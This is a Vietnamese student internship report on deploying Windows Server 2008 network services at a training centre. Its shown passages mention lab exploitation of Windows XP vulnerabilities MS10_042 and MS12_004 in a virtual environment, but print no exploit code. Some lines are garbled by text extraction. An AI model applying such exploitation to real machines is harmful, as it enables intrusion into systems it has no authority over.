Dùng lệnh sysinfo để xem thông tin máy nạn nhân. Và nhƣ vậy ta đã khai thác thành
công lỗ hổng MS12_004 trên máy XP.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
275
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 18: KẾT LUẬN
I.Các kết quả đạt đƣợc.
Sau khi tìm hiểu và triển khai các dịch vụ trên máy ảo VMWare và VPS em đã có kiến
thức về:
- Nguyên lý cơ bản của hệ điều hành mạ ứ ạng, có kỹ năng cần
thiết để cài đặ ỉnh mạng doanh nghiệp cỡ vừa và lớn dựa vào Windows
Server 2008.
- Hiểu về cấu trúc hạ tầng, thiết kế và quản trị hệ thống mạ ụ quả
ợ .
- Triển khai, thiết kế, quản lý và chuẩn đoán hỏng hóc cho một hệ thống mạng.
- Có các kiến thức trên nền tảng công nghệ Windows Server 2008.
II.Kinh nghiệm thực tế
Có cái nhìn thực tế về việc cấu hình, quản lý một hệ thống mạng của một doanh
nghiệp thông qua nền tảng.
Đƣợc trực tiếp tiếp xúc những công nghệ và thiết bị mà trƣớc đây chỉ biết đến
thông qua sách vở.
Đƣợc vận dụng những kiến thức tiếp thu trên lớp vào công việc thực tế.
Bổ sung và trau dồi những thiếu sót về kiến thức trong quá trình học trên lớp.
Trực tiếp triển khai và cấu hình trên máy chủ ảo VPS.
Có kinh nghiệm trong việc khắc phục sự cố khi hệ thống gặp lỗi.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
276
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
III. Hoàn thiện bản thân
Các thành viên trong nhóm đã định hƣớng rõ ràng mục tiêu sắp tới sẽ làm.
Tự tin hơn trong việc giao tiếp với mọi ngƣời trong công việc.
Nâng cao khả năng làm việc nhóm cũng nhƣ khả năng tự bản thân giải quyết vấn
đề khó khăn gặp phải trong công việc.
IV.Các kiến thức đƣợc lĩnh hội
Kiến thức thực tế về hệ thống mạng của doanh nghiệp.
Hiểu các thành phần công nghệ mạng doanh nghiệp vừa và nhỏ.
V. Kết luận.
Nhìn chung các công việc em đã cơ bản hoàn thành, tuy nhiên sẽ còn nhiều thiếu sót, đa
phần là quá trình tự học. Vì thế mong Thầy cô, các bạn đánh giá và đƣa ra những ý kiến
đóng góp để khắc phục và sữa chữa. Bênh cạnh trình độ chuyên mông cũng cần có những
kỹ năng mềm nhƣ kỹ năng giao tiếp, làm việc nhóm cũng hết sức quan trọng. Thực tập là
giai đoạn quan trọng của sinh viên, giúp sinh viên có cơ hội làm việc thực tế nhằm củng
cố kĩ năng, chuẩn bị cho giai đoạn làm việc thật sau khi tốt nghiệp.Trong quá trình thực
tập tại Trung tâm ATHENA, nhóm chúng em đƣợc tiếp xúc với một môi trƣờng làm việc
chuyên nghiệp, các công nghệ, thiết bị,các mô hình thực tế... Qua đó nhóm học hỏi đƣợc
những kinh nghiệm nhất định và có những suy nghĩ đóng góp sau:
Về công việc: Để thiết kế và triển khai một hệ thống mạng cho một công ty, cần
có nhiều bộ phận phối hợp với nhau để thực hiện và hoàn thành dự án.
Về phát triển kỹ năng:Để các bộ phận có thể phối hợp tốt mỗi nhân viên cần có
những kỹ năng cơ bản để làm việc trong đội, nhóm:
o Làm việc nhóm: Kỹ năng làm việc nhóm là khả năng làm việc hiệu quả trong đội ngũ. Đó
là việc có thể sử dụng đúng ngƣời để có đƣợc kết quả tốt nhất và luôn sẵn sàng để có thể
lãnh đạo hoặc phối hợp làm theo.
o Tìm hiểu – thu thập thông tin: Quản lý thông tin là khả năng biết đƣợc nơi để có đƣợc
thông tin cần thiết - để tìm kiếm, định vị, và thu thập nó. Điều này có thể liên quan đến
việc sử dụng các nguồn lực khác nhau, cho dù chúng là từ những con ngƣời hoặc từ các
tài liệu trong thế giới rộng lớn của công nghệ
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
277
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
o Kỹ năng giải quyết vấn đề - Tính linh hoạt : Tính linh hoạt là khả năng thích nghi để giải
quyết công việc chúng ta gặp phải hàng ngày trong công việc lẫn đời sống riêng. Giải
quyết vấn đề là xác định vấn đề, nghiên cứu giải pháp và đƣa ra những quyết định hiệu
quả.
 Về công nghệ: với lợi thế là công ty hoạt động trong lĩnh vực công nghệ thông
tin ,ATHENA có hạ tầng CNTT hiện đại ,an toàn và thông suốt
VI. Tài liệu tham khảo.
[1] www.youtube.com/channel/trojan-backdoor-athena
[2] http://www.youtube.com/ThangVoDo
[3] Barrie Dempster - Kerry Garrison, TrixBox Made Easy, Packt Publishing, 2006.
[4] Theodore Wallingford, VoIP Hacks, O'Reilly Media, 2006
[5] Paul Mahle, VoIP telephony with Asterisk, Mahler, 2004
[6] http:///www.voip-info.org
[7] http://google.com
[8] http://www.quantrimang.com
[9] http://thuvien-it.net

Nguyenthithuhien_baocaothuctap

  • 1.
    TRUNG TẦM ĐÀOTẠO QUẢN TRỊ MẠNG VÀ AN NINH MẠNGQUỐC TẾATHENA  BÁO CÁO THỰC TẬP NGHIÊN CỨU VÀ TRIỂN KHAI CÁC DỊCH VỤ MẠNG TRÊN WINDOWS SERVER 2008 TP. Hồ Chí Minh, Tháng 3 năm 2014. GV Hƣớng Dẫn: Võ Đỗ Thắng Sinh Viên: Nguyễn Thị Thu Hiền MSSV: 1031102002
  • 2.
    TRUNG TÂM ĐÀOTẠO MẠNG VÀ AN NINH MẠNG QUỐC TẾ ATHENA CÔNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM Độc lâp – Tự do – Hạnh phúc NHIỆM VỤ THỰC HIỆN KHÓA LUẬN Họ tên SV : Nguyễn Thị Thu Hiền. MSSV: 1031102002. Chuyên ngành: Công Nghệ Thông Tin. Tên đề tài: Nghiên cứu triển khai các dịch vụ mạng trên Windows Server 2008. Nội dung thực hiện: Lý thuyết: Nắm vững các bƣớc thực hiện quản trị Windows Server 2008. Có khả năng tự thiết lập một mạng máy tính, cấu hình mạng, điều chỉnh khả năng hoạt động mạng máy tính, vận hành hệ thống mạng, giải quyết sự cố, các phƣơng pháp bảo vệ. Thực hành: Cài đặt Windows Server 2008. Nâng cấp Stand Alone thành Domain controller. Cài đặt Windows 7. Join Domain cho windows 7. Tạo user account trên AD, thiết lập policy cho phép User đƣợc quyền thay đổi ngày giờ hệ thống. Backup cho Domain Controller. Quản lý dịch vụ DNS, Mail, DHCP, Web, VPN trên môi trƣờng Local và Internet. Thực hiện kết nối VPN, Mail Server, Web Server trên máy chủ ảo VPS. Bảo mật Windows với khai thác mã lỗi trên Windows Xp và trên VPS(MS10_042 ,MS12_004.) Thời gian thực hiện: 24/02/2014đến 4/4/2014. Chữ ký của SV: TP.HCM, Ngày 3 tháng 3 năm 2014 GIÁM ĐỐC TRUNG TÂM GIẢNG VIÊN HƢỚNG DẪN (Ký và ghi rõ họ tên) (Ký và ghi rõ họ tên
  • 3.
    LỜI CẢM ƠN Trênthực tế không có sự thành công nào mà không gắn liền với những sự hỗ trợ, giúp đỡ dù ít hay nhiều, dù trực tiếp hay gián tiếp của ngƣời khác. Trong suốt thời gian từ khi bắt đầu học tập ở giảng đƣờng đến nay, em đã nhận đƣợc rất nhiều sự quan tâm, giúp đỡ của quý Thầy Cô, gia đình và bạn bè. Với lời biết ơn sâu sắc nhất, em xin gửi đến quý Thầy Cô ở Khoa Công Nghệ Thông Tin - Trƣờng Đại Học Công Nghệ Thông Tin Gia Định Thành Phố Hồ Chí Minh đã cùng với tri thức và tâm huyết của mình để truyền đạt vốn kiến thức quý báu cho chúng em trong suốt thời gian học tập tại trƣờng. Và đặc biệt, trong học kỳ này Khoa đã tổ chức cho chúng em thực tập và đƣợc tiếp cận với môn học mà theo em là rất hữu ích đối với sinh viên ngành Công Nghệ Thông Tin. Em xin chân thành cảm ơn Thầy Võ Đỗ Thắng đã tận tâm hƣớng dẫn chúng em qua từng buổi thực tập tại Trung Tâm ATHENA cũng nhƣ những buổi nói chuyện, thảo luận. Nếu không có những lời hƣớng dẫn, dạy bảo của thầy thầy thì em nghĩ bài báo cáo này của em rất khó có thể hoàn thiện đƣợc. Một lần nữa, em xin chân thành cảm ơn thầy. Bài báo cáo đƣợc thực hiện trong khoảng thời gian gần 2 tháng. Bƣớc đầu đi vào thực tế, tìm hiểu, kiến thức của em còn hạn chế và còn nhiều bỡ ngỡ. Do vậy, không tránh khỏi những thiếu sót là điều chắc chắn, em rất mong nhận đƣợc những ý kiến đóng góp quý báu của quý Thầy Cô và các bạn học cùng lớp để kiến thức của em trong lĩnh vực này đƣợc hoàn thiện hơn. Sau cùng, em xin kính chúc quý Thầy Cô trong Khoa Công Nghệ Thông Tin và Thầy Võ Đỗ Thắng thật dồi dào sức khỏe, niềm tin để tiếp tục thực hiện sứ mệnh cao đẹp của mình là truyền đạt kiến thức cho thế hệ mai sau. Trân trọng. TP.HCM, Ngày 4 - 4- 2014 Sinh viên thực hiện NguyễnThị Thu Hiền.
  • 4.
    MỤC LỤC CHƢƠNG 1:CÔNG VIỆC THỰC TẬP...................................................................9 I.Giới thiệu doanh nghiệp thực tập – Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA....................................... 9 1. Trụ sở và các chi nhánh: .............................................................10 1.1. Trụ sở chính: ........................................................................10 1.2. Cơ sở 2_Tại TP Hồ Chí Minh:.............................................10 2. Quá trình hình thành và phát triển của trung tâm:......................10 3. Cơ cấu tổ chức: ...........................................................................12 4. Các sản phẩm, giải pháp: ............................................................12 4.1 Các khóa học dài hạn:...........................................................12 4.2 Các khóa học ngắn hạn:........................................................12 4.3 Các sản phẩm khác................................................................13 4.4 Cơ sở hạ tầng.........................................................................13 4.5 Các dịch vụ hỗ trợ:................................................................13 5. Khách hàng .................................................................................14 6. Đối tác.........................................................................................14 II. CÁC NHIệM Vụ VÀ DịCH Vụ CủA Bộ PHậN THựC TậP .........14 III. CÔNG VIệC VÀ NHIệM Vụ ĐƢợC PHÂN CÔNG ...................14 IV. THờI GIAN THựC TậP................................................................14 CHƢƠNG 2: NÔI DUNG THỰC TẬP.................................................................. 14 I.Nhiệm vụ đƣợc giao. ........................................................................14 II.Kiến thức tìm hiểu...........................................................................15 1. Giải pháp mạng doanh nghiệp ....................................................15 1.1. Giới thiệu về mạng doanh nghiệp........................................15 1.2. Các thành phần công nghệ trong mạng doanh nghiệp.........15 2. Windows Server 2008.................................................................15 Giới thiệu về mô hình Client-Server..............................................15
  • 5.
    CHƢƠNG 3: TỔNGQUAN VỀ WINDOWS SERVER 2008.............................. 17 I. GIỚI THIỆU WINDOWS SERVER 2008......................................17 II. CÁC TÍNH NĂNG CỦA WINDOWS SERVER 2008................18 1. Công cụ quản trị Server Manager...............................................18 2. Windows Server Core.................................................................19 3. PowerShell ..................................................................................19 4. Windows Deloyment Services....................................................20 5. Terminal Services. ......................................................................20 6. Network Access Protection.........................................................20 7. Read-Only Domain Controllers..................................................21 8. Công nghệ Failover Clustering...................................................21 9. Windows Firewall with Advance Security.................................22 III. MỘT SỐ TÍNH NĂNG MỚI CỦA WINDOWS SERVER 200822 1. Công nghệ ảo hóa Hyper-V ........................................................22 2. Processor Compatibility Mode ...................................................23 3. File Classification Infrastructure.................................................23 4. Quản lý trong ỗ đĩa và file: .........................................................23 5. Cải tiến giao thức và mã hóa.......................................................23 6. Một số tính năng khác.................................................................23 IV. CÁC LỢI ÍCH CỦA WINDOWS SERVER 2008......................24 1. Web .............................................................................................24 2. Ảo hóa :.......................................................................................24 3. Bảo mật: ......................................................................................25 3.1. Network Access Protection (NAP):.....................................25 3.2. Read-Only Domain Controller (RODC):.............................25 3.3. BitLocker: ............................................................................25 3.4. Windows Firewall:...............................................................26 V. CÁC PHIÊN BẢN CỦA WINDOWS SERVER 2008 ................26 2. Windows Server 2008 Standard Edition.....................................26
  • 6.
    3. Windows Server2008 Enterprise Edition ..................................26 4. Windows Server 2008 Datacenter Edition..................................27 5. Windows Web Server 2008 ........................................................27 CHƢƠNG 4: CÀI ĐẶT WINDOWS SERVER 2008............................................ 28 I. YÊU CẦU PHẦN CỨNG ...............................................................28 II. CÁC CÁCH CÀI ĐẶT ..................................................................28 III. NÂNG CẤP LÊN WINDOWS SERVER 2008 ...........................29 IV. CÀI ĐẶT WINDOWS SERVER 2008........................................29 CHƢƠNG 5: DỰNG DOMAIN CONTROLLER ................................................ 35 CHƢƠNG 6: JOIN DOMAIN................................................................................ 46 CHƢƠNG 7: TRIỂN KHAI CÁC DỊCH VỤ MẠNG .......................................... 49 I. DỊCH VỤ DNS................................................................................49 1. Giới thiệu về DNS.......................................................................49 2. Cài đặt DNS ................................................................................50 3. Cấu hình DNS.............................................................................51 II. GIỚI THIỆU DỊCH VỤ DHCP .....................................................60 1. Hoạt động của giao thức .............................................................60 2. Cài đặt trên windows server 2008..............................................60 3. Cấu hình DHCP ..........................................................................65 3.1. Tạo Scop .............................................................................65 3.2 Thay đổi options của Scope..................................................67 CHƢƠNG 8: BACKUP.......................................................................................... 68 Backup với Windows Server Backup..................................................................... 69 Cài đặt Windows Server Backup ............................................................................ 69 1. Cài đặt Windows Server Backup sử dụng Server Manager .......69 2. Cài đặt Windows Server Backup sử dụng Servermanagercmd.exe .........................................................................................................73 3. Cài đặt Windows Server Backup sử dụng PowerShell...............73 4. BACKUP windows thông thƣờng. .............................................74
  • 7.
    CHƢƠNG 9: IIS-WEB-FTP..................................................................................90 I. Tiến hành cài đặt web iis và FTP. ...................................................90 II. cấu hình Web IIS............................................................................94 III. cấu hình FTP.................................................................................98 CHƢƠNG 10: MAIL............................................................................................ 107 I. Chuẩn bị:........................................................................................107 II. Tiến hành cài đặt MDeamon v10.................................................107 III. tiến hành gửi nhận mail...............................................................112 CHƢƠNG 11: MÔ HÌNH MULTIMASTER....................................................... 120 I. Replication Multimaster.(..............................................................120 II. cấu hình Multimaster....................................................................121 1. chuẩn bị.....................................................................................121 2. cấu hình.....................................................................................121 3. join domain PC2 vào PC1.........................................................122 3. tiến hành nâng cấp domain cho PC1.........................................128 4. Kiểm tra đồng bộ PC2 và PC1..................................................136 CHƢƠNG 12: TRIỂN KHAI VPN ...................................................................... 138 I. Tìm hiểu VPN................................................................................138 1. Khái niệm..................................................................................139 2. Các loại VPN. ...........................................................................140 3.Bảo mật trong VPN....................................................................140 4.Sản phẩm công nghệ dành cho VPN .........................................141 5. Bộ xử lý trung tâm VPN ...........................................................142 6. Router dùng cho VPN...............................................................142 7. Tƣờng lửa PIX của Cisco..........................................................142 II. VPN client to site. ........................................................................143 1. Cài đặt. ......................................................................................143 III.VPN SITE TO SITE ....................................................................163 1. chuẩn bị:....................................................................................163
  • 8.
    2. Đặt IPcho 4 máy.......................................................................163 3. Tiến hành cấu hình trên 2 server...............................................165 4. Kiểm tra.....................................................................................193 CHƢƠNG 13: TRIỂN KHAI VPN TRÊN VPS .................................................. 193 I. Cấu hình VPN................................................................................193 II. Cài đặt VPN cho client.................................................................200 1. Client xp1..................................................................................200 2. Client xp 2.................................................................................206 III. Kiểm tra.......................................................................................212 CHƢƠNG 14: MAIL TRÊN VPS. ....................................................................... 212 I. Cài đặt MDmoon v10 ....................................................................212 II. Cấu hình MDmoon v10................................................................212 1. khởi động MDmoon v10...........................................................212 2. Kiểm tra Domain.......................................................................213 3. Tạo Account..............................................................................214 CHƢƠNG 15: WEB TRÊN VPS ......................................................................... 218 I. Cài đặt............................................................................................218 1. Chạy xampp. .............................................................................218 2. Tạo xampp.................................................................................222 II. thiết kế web: nguyenthithuhien.tk/athena ....................................223 CHƢƠNG 16: THIẾT KẾ WEB BẰNG JOOMLA............................................. 228 1. Cài đặt joomla...........................................................................228 2. thiết kế trang chủ.......................................................................231 3. Tạo template admin...................................................................235 4. Tạo bài viết................................................................................236 5.Tạo menu....................................................................................239 6. Hƣớng dẫn đƣa manu ra trang chủ............................................243 7. Cài đặt và hiển thị module trình diển ảnh.................................245 8. Cài đặt và hiển thị tin tức cập nhật. ..........................................249
  • 9.
    9. Cập nhậttin tức cho website.....................................................250 10. Cài đặt và hiển thị tin tức mới nhất.........................................253 11. Hiển thị doanh mục tin tức......................................................256 12. Tạo thƣ mục hỗ trợ Online......................................................261 13. Tạo thƣ mục địa chỉ cho Athena............................................263 CHƢƠNG 17: BẢO MẬT WINDOWS............................................................... 264 I. Khai thác lỗ hổng trên Windows XP với mã lỗi MS10_042.........264 II. Khai thác lỗ hổng bảo mật Win XP mã lỗi MS12_004 ...............270 CHƢƠNG 18: KẾT LUẬN .................................................................................. 275 I.Các kết quả đạt đƣợc. .....................................................................275 II. Kinh nghiệm thực tế.....................................................................275 III. Hoàn thiện bản thân ....................................................................276 IV. Các kiến thức đƣợc lĩnh hội........................................................276 V. Kết luận. .......................................................................................276 VI. Tài liệu tham khảo. .....................................................................277
  • 10.
    LỜI MỞ ĐẦU Ngàynay với sự phát triển của khoa học kỹ thuật thì máy tính trở nên phổ biến với mọi ngƣời. Chúng mang lại cho con ngƣời khả năng to lớn và làm những công việc phi thƣờng: tính toán nhanh và chính xác các bài toán phức tạp, điều khiển tự động, giải trí… Máy tính ra đời không chỉ hỗ trợ trong sản xuất mà còn trong việc học tập và làm góp phần giải phóng sức lao động. Máy tính điện tử là một phát minh, thành tựu to lớn cho sự phát triển của nhân loại góp phần thúc đẩy mạnh mẽ tiến bộ khoa học và kỹ thuật nói riêng cũng nhƣ nhân loại nói chung. Bên cạnh sự phát triển chóng mặt của máy tính trong thời buổi công nghệ thông tin thì các ứng dụng, dịch vụ mạng là nền tản không thể tách rời. Sức mạnh máy tính có thể nhân lên gấp nhiều lần khi đƣợc kết nối thành mạng máy tính. Là cơ sở hạ tần cho phép trao đổi thông tin, truyền tải dữ liệu từ xa nhằm rút ngắn khoảng cách. Với mạng máy tính toàn cầu chúng ta dễ dàng tiếp cận với sự phát triển của thế giới trong đó có sự phát triển gần nhất của Windows Server là Windows Server 2000 và Windows Server 2003 và tiếp đến là Windows Server 2008 hỗ trợ tốt các dịch vụ mạng cần thiết trên Server, việc cải tiến không ngừng giúp nâng cao tính ổn định và an toàn hơn cho Windows Server 2008 hoạt động một cách trơn tru. Hiện nay quá trình công nghiệp hóa hiện đại hóa đất nƣớc là một chủ trƣơng hàng đầu của nhà nƣớc. Mạng máy tính trở thành mục tiêu nghiên cứu và phát triển. Cốt lõi là ngành công nghệ thông tin bao gồm nhiều lĩnh vực từ kiến trúc mạng đến nguyên lý thiết kế, cài đặt mô hình ứng dụng v.v… Mạng viễn thông nói chung và mạng máy tính trên nền tảng Windows Server 2008 nói riêng là công cụ hũu dụng không thể thiếu trong bộ máy nhà nƣớc, trƣờng học, doanh nghiệp… Nó đóng vai trò cầu nối trao đổi thông tin giữa các chính phủ, tổ chức xã hội và mọi ngƣời với nhau. Qua thời gian học tập và nghiên cứu trên ghế nhà trƣờng cùng với sự hỗ trợ tận tình của Thầy cô, bạn bè và ngƣời thân đã giúp em thu thập đƣợc nhiều kiến thức quý báo. Đặc biệt là quá trình thực tập tại Trung tâm ATHENA giúp em có những trải nghiệm vô cùng thú vị và bổ ích. Với mong muốn tìm hiểu về mạng máy tính và góp phần xây dựng một mạng máy tính thân thiện, thông minh cho mọi ngƣời sử dụng.
  • 11.
    Tuy đã cónhiều cố gắng song không thể tránh những khuyết điểm, sai sót vì thế mong đƣợc sự thông cảm và những ý kiến đóng góp quý báo từ Quý Thầy Cô, bạn bè, bạn đọc, ngƣời thân để em có thể ngày một hoàn thiện bản thân mình hơn. Xin chân thành cảm ơn!
  • 12.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 9 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 1: CÔNG VIỆC THỰC TẬP. I.Giới thiệu doanh nghiệp thực tập – Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA. Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA_Tiền thân là Công ty TNHH Tƣ vấn và Đào tạo quản trị mạng Việt Năng, (tên thƣơng hiệu viết tắt là TRUNG TÂM ĐÀO TẠO ATHENA), đƣợc chính thức thành lập theo giấy phép kinh doanh số 4104006757 của Sở Kế Hoạch Đầu Tƣ Tp Hồ Chí Minh cấp ngày 04 tháng 11 năm 2008. Tên công ty viết bằng tiếng nƣớc ngoài: ATHENA ADVICE TRAINING NETWORK SECURITY COMPANY LIMITED. ATHENA là một tổ chức quy tụ nhiều trí thức trẻ Việt Nam đầy năng động, nhiệt huyết và kinh nghiệm trong lĩnh vực công nghệ thông tin. Với quyết tâm góp phần vào công cuộc thúc đẩy tiến trình tin học hóa của nƣớc nhà. ATHENA đã và đang tập trung chủ yếu vào các họat động sau:  Đào tạo chuyên sâu quản trị mạng, an ninh mạng, thƣơng mại điện tử theo các tiêu chuẩn quốc tế của các hãng nổi tiếng nhƣ Microsoft, Cisco, Oracle, Linux LPI , CEH,... Song song đó, trung tâm ATHENA còn có những chƣơng trình đào tạo cao cấp dành riêng theo đơn đặt hàng của các đơn vị nhƣ Bộ Quốc Phòng, Bộ Công An , ngân hàng, doanh nghiệp, các cơ quan chính phủ, tổ chức tài chính..Qua đó cung cấp nguồn nhân lực trong lĩnh vực công nghệ thông tin, đặc biệt là chuyên gia về mạng máy tính và bảo mật mạng đạt trình độ quốc tế cho các tổ chức, doanh nghiệp có nhu cầu.  Tƣ vấn và hổ trợ cho doanh nghiệp ứng dụng hiệu quả tin học vào hoạt động sản xuất kinh doanh.  Tiến hành các hoạt động nghiên cứu nâng cao kiến thức tin học và phát triển cơ sở dữ liệu thông tin về các ứng dụng và sự cố mạng.  Tiến hành các dịch vụ ứng cứu khẩn cấp cho doanh nghiệp trong trƣờng hợp xảy ra sự cố máy tính. Sau gần 10 năm hoạt động,nhiều học viên tốt nghiệp trung tâm ATHENA đã là chuyên gia đảm nhận công tác quản lý hệ thống mạng, an ninh mạng cho nhiều bộ ngành nhƣ Cục Công Nghệ Thông Tin - Bộ Quốc Phòng , Bộ Công An, Sở Thông Tin Truyền Thông các tỉnh, bƣu điện các tỉnh,… Ngoài ra, Trung tâm ATHENA còn có nhiều chƣơng trình hợp tác và trao đổi công nghệ với nhiều đại học lớn nhƣ đại học Bách Khoa Thành Phố Hồ Chí Minh, HọcViệnAn
  • 13.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 10 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Ninh Nhân Dân( Thủ Đức), Học Viện Bƣu Chính Viễn Thông, Hiệp hội an toàn thông tin (VNISA), Viện Kỹ Thuật Quân Sự... 1. Trụ sở và các chi nhánh: 1.1. Trụ sở chính: Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA. Số 2 Bis Đinh Tiên Hoàng, Phƣờng Đa Kao, Tp Hồ Chí Minh, Việt Nam. Điện thoại: ( 84-8 ) 3824 4041 Hotline: 0943 23 00 99. 1.2.Cơ sở 2_Tại TP Hồ Chí Minh: Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA 92 Nguyễn Đình Chiểu ,Phƣờng Đa Kao,Quận 1, Tp Hồ Chí Minh, Việt Nam. Website: www.Athena.Edu.Vn Điện thoại: ( 84-8 ) 2210 3801 Hotline: 0943 20 00 88. 2.Quá trình hình thành và phát triển của trung tâm:  Một nhóm các thành viên là những doanh nhân tài năng và thành công trong lĩnh vực công nghệ thông tin đã nhận ra tiềm năng phát triển của việc đào tạo nền công nghệ thông tin nƣớc nhà. Họ là những cá nhân có trình độ chuyên môn cao và có đầu óc lãnh đạo cùng với tầm nhìn xa về tƣơng lai của ngành công nghệ thông tin trong tƣơng lai, họ đã quy tụ đƣợc một lực lƣợng lớn đội ngũ công nghệ thông tin trƣớc hết là làm nhiệm vụ ứng cứu máy tính cho các doanh nghiệp, cá nhân có nhu cầu. Bƣớc phát triển tiếp theo là vƣơn tầm đào đạo đội ngũ cán bộ công nghệ thông tin cho đất nƣớc và xã hội.  Các thành viên sáng lập trung tâm gồm: Ông Nguyễn Thế Đông: Cựu giám đốc trung tâm ứng cứu máy tính Athena, hiện tại là giám đốc dự án của công ty Siemen Telecom. Ông Hứa Văn Thế Phúc: Phó Giám đốc Phát triển Thƣơng mại Công ty EIS, Phó Tổng công ty FPT. Ông Nghiêm Sỹ Thắng: Phó Tổng giám đốc Ngân hàng Liên Việt, chịu trách nhiệm công nghệ thông tin của Ngân hàng. Ông Võ Đỗ Thắng: Hiện đang là giám đốc Trung tâm đào tạo quản trị và an ninh mạng Athena.  Đến năm 2003, bốn thành viên sáng lập cùng với với đội ngũ ứng cứu máy tính gần 100 thành viên hoạt động nhƣ là một nhóm, một tổ chức ứng cứu máy tính miền Nam.
  • 14.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 11 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008  Từ năm 2004- 2006: Trung tâm có nhiều bƣớc phát triển và chuyển mình. Trung tâm trở thành một trong những địa chỉ tin cậy của nhiều doanh nghiệp nhằm cài đặt hệ thống an ninh mạng và đào tạo cho đội ngũ nhân viên của các doanh nghiệp về các chƣơng trình quản lý dự án MS Project 2003, kỹ năng thƣơng mại điện tử, bảo mật web… và là địa chỉ tin cậy của nhiều học sinh_sinh viên đến đăng kí học. Đòi hỏi cấp thiết trong thời gian này của Trung tâm là nâng cao hơn nữa đội ngũ giảng viên cũng nhƣ cơ sở để đáp ứng nhu cầu ngày càng cao về công nghệ thông tin của đất nƣớc nói chung, các doanh nghiệp, cá nhân nói riêng.Năm 2004, công ty mở rộng hoạt động cung cấp giải pháp, dịch vụ cho khu vực miền Trung thông qua việc thành lập văn phòng đại diện tại Đà Nẵng.  Đến năm 2006: Trung tâm đào tạo quản trị và an ninh mạng Athena mở ra thêm một chi nhánh tại Cƣ xá Nguyễn Văn Trỗi. Đồng thời tiếp tục tuyển dụng đội ngũ giảng viên là những chuyên gia an ninh mạng tốt nghiệp các trƣờng đại học và học viện công nghệ thông tin uy tín trên toàn quốc, đồng thời trong thời gian này Athena có nhiều chính sách ƣu đãi nhằm thu hút đội ngũ nhân lực công nghệ thông tin lành nghề từ các doanh nghiệp, tổ chức, làm giàu thêm đội ngũ giảng viên của trung tâm.  Đến năm 2008: Hàng loạt các trung tâm đào tạo quản trị và an ninh mạng mọc lên, cùng với khủng hoảng kinh tế tài chính toàn cầu đã làm cho Trung tâm rơi vào nhiều khó khăn. Ông Nguyễn Thế Đông cùng Ông Hứa Văn Thế Phúc rút vốn khỏi công ty gây nên sự hoang man cho toàn bộ hệ thống trung tâm. Cộng thêm chi nhánh tại Cƣ xã Nguyễn Văn Trỗi hoạt động không còn hiệu quả phải đóng cửa làm cho trung tâm rơi từ khó khăn này đến khó khăn khác. Lúc này, với quyết tâm khôi phục lại công ty cũng nhƣ tiếp tục sứ mạng góp phần vào tiến trình tin học hóa của đất nƣớc. Ông Võ Đỗ Thắng mua lại cổ phần của hai nhà đầu tƣ lên làm giám đốc và xây dựng lại trung tâm. Đây là một bƣớc chuyển mình có ý nghĩa chiến lƣợc của trung tâm. Mở ra một làn gió mới và một giai đoạn mới, cùng với quyết tâm mạnh mẽ và một tinh thần thép đãgiúp ông Thắng vƣợt qua nhiều khó khăn ban đầu, giúp trung tâm đứng vững trong thời kì khủng hoảng.  Từ năm 2009 – nay: Cùng với sự lãnh đạo tài tình và đầu óc chiến lƣợc. Trung tâm đào tạo quản trị và an ninh mạng dần đƣợc phục hồi và trở lại quỹ đạo hoạt động của mình. Đến nay, Trung tâm đã trở thành một trong những trung tâm đào tạo quản trị mạng hàng đầu Việt Nam. Cùng với sự liên kết của rất nhiều công ty, tổ chức doanh nghiệp, trung tâm trở thành nơi đào tạo và cung cấp nguồn nhân lực công nghệ thông tin cho xã hội. Từng bƣớc thực hiện mục tiêu góp phần vào tiến trình tin học hóa nƣớc nhà.
  • 15.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 12 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 3.Cơ cấu tổ chức: Hình 1. Sơ đồ tổ chức công ty. 4.Các sản phẩm, giải pháp: 4.1Các khóa học dài hạn: - Chƣơng trình đào tạo chuyên gia an ninh mạng. ( AN2S) Athena network security specialist. - Chƣơng trình Quản trị viên an ninh mạng (ANST) Athena netuwork security Technician. - Chuyên viên quản trị mạng nâng cao (ANMA) Athena network manager Administrator. 4.2Các khóa học ngắn hạn: Khóa Quản trị mạng : - Quản trị mạng Microsoft căn bản ACBN - Phần cứng máy tính, laptop, server - Quản trị hệ thống mạng Microsoft MCSA Security. - Quản trị mạng Microsoft nâng cao MCSE - Quản trị window Vista - Quản trị hệ thống Window Server 2008, 2012 - Lớp Master Exchange Mail Server - Quản trị mạng quốc tế Cissco CCNA
  • 16.
